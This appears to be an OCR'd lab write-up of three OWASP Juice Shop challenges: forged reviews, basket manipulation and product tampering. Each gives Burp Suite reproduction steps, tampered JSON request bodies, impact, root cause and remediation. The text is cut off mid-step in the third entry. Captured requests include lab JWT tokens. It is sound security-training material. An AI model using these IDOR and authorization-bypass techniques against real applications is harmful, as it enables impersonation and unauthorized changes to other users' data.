
Vulnerability: Broken Access Control / Authentication Bypass (Submitting Review as Another User)


- **Juice Shop Challenge:** Forged Review Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - Product Review Submission API Endpoint (e.g., PUT /rest/products/{id}/reviews)
- **Parameter/Input Field:** Author identifier (e.g., author, email) within the review submission request body.
- **Description:**
    - Similar to Forged Feedback, a logged-in user can submit a product review that appears to be written by a different user. This is achieved by intercepting the review submission request and modifying the author identifier (specified as email in the STR), bypassing server-side controls that should link the review to the session user.
- **Steps to Reproduce (STR):**


1. Log in to the Juice Shop as User A.
2. Navigate to a product page and submit a review.
3. Intercept the review submission request (e.g., PUT /rest/products/X/reviews) using Burp Suite.
4. Send the request to Burp Repeater.
5. Identify the field in the request body specifying the author, which the STR indicates is an email field. Note User A's email.
6. Modify this email field to contain the email address of a different registered user (User B) or potentially even an arbitrary email.
7. Forward the modified request.

8. Check the product page; observe the review submitted by User A now appears to be authored by the forged email/User B.

- **Proof of Concept (PoC):**
    - **Payload Used:** Modifying the author or email field in the intercepted request body to a different user's email.
    - **API Request:** Modified review submission request via Repeater (e.g., PUT /rest/products/X/reviews).
    - **Screenshot(s):**







- **Impact:**
  - Ability to submit fraudulent reviews under another user's identity or an arbitrary email. Can manipulate product ratings, spread misinformation, or frame other users.
- **Root Cause (Conceptual):**
  - The server trusts the author identifier (email) provided within the request body instead of exclusively relying on the authenticated user's session information to determine the review's author.

- **Remediation / How to Fix:**
    - On the server-side, ignore any author identifier submitted in the request body for review submissions.
    - Determine the author of the review based solely on the user information associated with the validated session cookie or token making the request.
    - Ensure only authenticated users can submit reviews and tie the review directly to their user ID server-side.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Insecure Direct Object References (IDOR) / Broken Access Control (Modifying Arbitrary Baskets)

- **Juice Shop Challenge:** Manipulate Basket Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - Basket Item API Endpoint (e.g., POST /api/BasketItems/)
- **Parameter/Input Field:** BasketId field within the request body.
- **Description:**
    - A user can add items to another user's shopping basket by specifying an arbitrary BasketId in the API request used to add items. The application fails to validate that the target BasketId belongs to the currently authenticated user.
- **Steps to Reproduce (STR):**

1. Log in as User A. Have User B also exist with their own basket.
2. Add an item to your own basket (User A).
3. Intercept the request that adds the item (e.g., POST /api/BasketItems/) using Burp Suite.
4. Send this request to Burp Repeater.
5. The request body will likely contain ProductId and quantity. It may implicitly use User A's BasketId from the session, or it might contain User A's BasketId.


6. Modify the request body:


    - Add or modify the BasketId field to specify User B's Basket ID (e.g., "BasketId": "5" if User B's ID is 5). Ensure IDs are correct type (string/number).
    - Change the ProductId if desired (e.g., "ProductId": 2).
    - Add Content-Type: application/json header if not present and body is JSON.

7. Send the modified request.


8. Have User B check their basket; the item specified (ProductId 2) should now be present, added by User A.

- **Proof of Concept (PoC):**
    - **Payload Used:** Adding/modifying the BasketId field in the request body to target another user's basket. Example JSON body: {"ProductId": 2, "BasketId": "5", "quantity": 1}
    - **API Request:** Modified POST /api/BasketItems/ request via Repeater.
    - **Screenshot(s):**






Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://localhost:3000 [127.0.0.1]
Open browser
Time Type Direction Method URL Status code Length
12:46:41 8... HTTP → Request GET http://localhost:3000/rest/basket/6



Request
Pretty Raw Hex
1 GET /rest/basket/6 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG
9vLmNvbSIsInBhc3N3b3JkIjoiYThmNWYxNjdmNDRmNDk2NGU2Yzk5OGRlZTgyNzExMGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb
2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlz
QWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTAzLTA4IDEwOjEyOjUzLjA4NyArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTAzLTA4IDEwOjEyOjUzLjA4NyA
rMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NDE0MzA3MjZ9.D4k9yXAJhGgIdbCCre39nYGHd2MEijOyPWKqxbEBdXfPuwRGuxfZirObibFFrcKIfEv8B
cxl2Lh-cC6IqIhtQIeIU8jN8lX8OM9WMhP7itbvSVAGCPAdcXT6mFh4ODRe76noirHe8rpdcVNRirOpOWnBm5KQc56VcOpu_DgDVHc
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 5
Request headers 16
Event log (4)
All issues
Memory: 129.5MB


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://localhost:3000 [127.0.0.1]
Open browser
Time Type Direction Method URL Status code Length
12:47:01 8... HTTP → Request GET http://localhost:3000/api/BasketItems/9
12:47:02 8... WS ← To client http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=LhY3SG1L_JtdqmC4AAAa 1


Request
Pretty Raw Hex
1 GET /api/BasketItems/9 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHlhaG
9vLmNvbSIsInBhc3N3b3JkIjoiYThmNWYxNjdmNDRmNDk2NGU2Yzk5OGRlZTgyNzExMGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb
2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlz
QWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI1LTAzLTA4IDEwOjEyOjUzLjA4NyArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI1LTAzLTA4IDEwOjEyOjUzLjA4NyA
rMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE3NDE0MzA3MjZ9.D4k9yXAJhGgIdbCCre39nYGHd2MEijOyPWKqxbEBdXfPuwRGuxfZirObibFFrcKIfEv8B
cxl2Lh-cC6IqIhtQIeIU8jN8lX8OM9WMhP7itbvSVAGCPAdcXT6mFh4ODRe76noirHe8rpdcVNRirOpOWnBm5KQc56VcOpu_DgDVHc
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 5
Request headers 15
Event log (4)
All issues
Memory: 129.5MB


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
5 × 8 × 9 ×
Send Cancel
Target: http://localhost:3000 HTTP/1
Request
Pretty Raw Hex
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
QbKYvEwpXdwoHOtNlu9hKcvfwHghliLpuYnIPrsLpt87Iq6uJvdV4n926rk
; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXN
zIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN
0QHlhaG9vLmNvbSIsInBhc3N3b3JkIjoiYThmNWYxNjdmNDRmNDk2NGU2Yzk
5OGRlZTgyNzExMGMiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWxleGVUb2tlbiI
6IiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9
hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG9
OcFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI
1LTAzLTA4IDEwOjEyOjUzLjA4NyArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDI
1LTAzLTA4IDEwOjEyOjUzLjA4NyArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx
9LCJpYXQiOjE3NDE0MzA3MjZ9.D4k9yXAJhGgIdbCCre39nYGHd2MEijOyPW
KqxbEBdXfPuwRGuxfZirObibFFrcKIfEv8Bcxl2Lh-cC6IqIhtQIeIU8jN8l
X8OM9WMhP7itbvSVAGCPAdcXT6mFh4ODRe76noirHe8rpdcVNRirOpOWnBm5
KQc56VcOpu_DgDVHc
Connection: keep-alive
{
"ProductId":1,
"BasketId":"6",
"quantity":1
"BasketId":"2"
}
Search
0 highlights
Response
Inspector
Request attributes 2
Request query parameters 0
Request cookies 5
Request headers 18
Ready
Event log (4)
All issues
Memory: 129.5MB





- **Impact:**
    - Allows users to add unwanted items to other users' baskets. Can cause confusion, annoyance, lead to accidental purchases if the victim doesn't review their cart, or be used for harassment.
- **Root Cause (Conceptual):**
    - The application trusts the BasketId provided in the request body.
    - It lacks server-side authorization checks to verify that the BasketId being modified belongs to the currently authenticated user making the request.

- **Remediation / How to Fix:**
    - On the server-side, when adding an item to a basket, determine the correct BasketId based on the authenticated user's session. Ignore any BasketId provided in the request body.
    - Alternatively, if BasketId must be provided, strictly validate that the BasketId belongs to the session user before proceeding with the modification.
- **Relevant OWASP Resource:** OWASP Top 10: A01:2021-Broken Access Control, OWASP Insecure Direct Object References Prevention Cheat Sheet
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Missing Function Level Access Control / Authorization Bypass (Unauthorized Product Modification)

- **Juice Shop Challenge:** Product Tampering Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - Product Update API Endpoint (e.g., PUT /api/products/{id})
- **Parameter/Input Field:** Request body containing product details (e.g., description, name, price, links within description).
- **Description:**
    - Allows any authenticated user (not necessarily an administrator) to modify product details by sending a crafted request directly to the product update API endpoint. The endpoint lacks proper authorization checks to ensure only privileged users can modify products.
- **Steps to Reproduce (STR):**

1. Log in as a non-administrative user.

2. Use Burp Suite to explore API interactions or directly identify the product update endpoint (e.g., PUT /api/products/{id}). Find a valid product ID (e.g., 9).

3. Craft a request to update product 9. You might first need to GET the product details to know the structure.

4. Send a PUT request to /api/products/9 using Burp Repeater.


5. Set the Content-Type: application/json header.

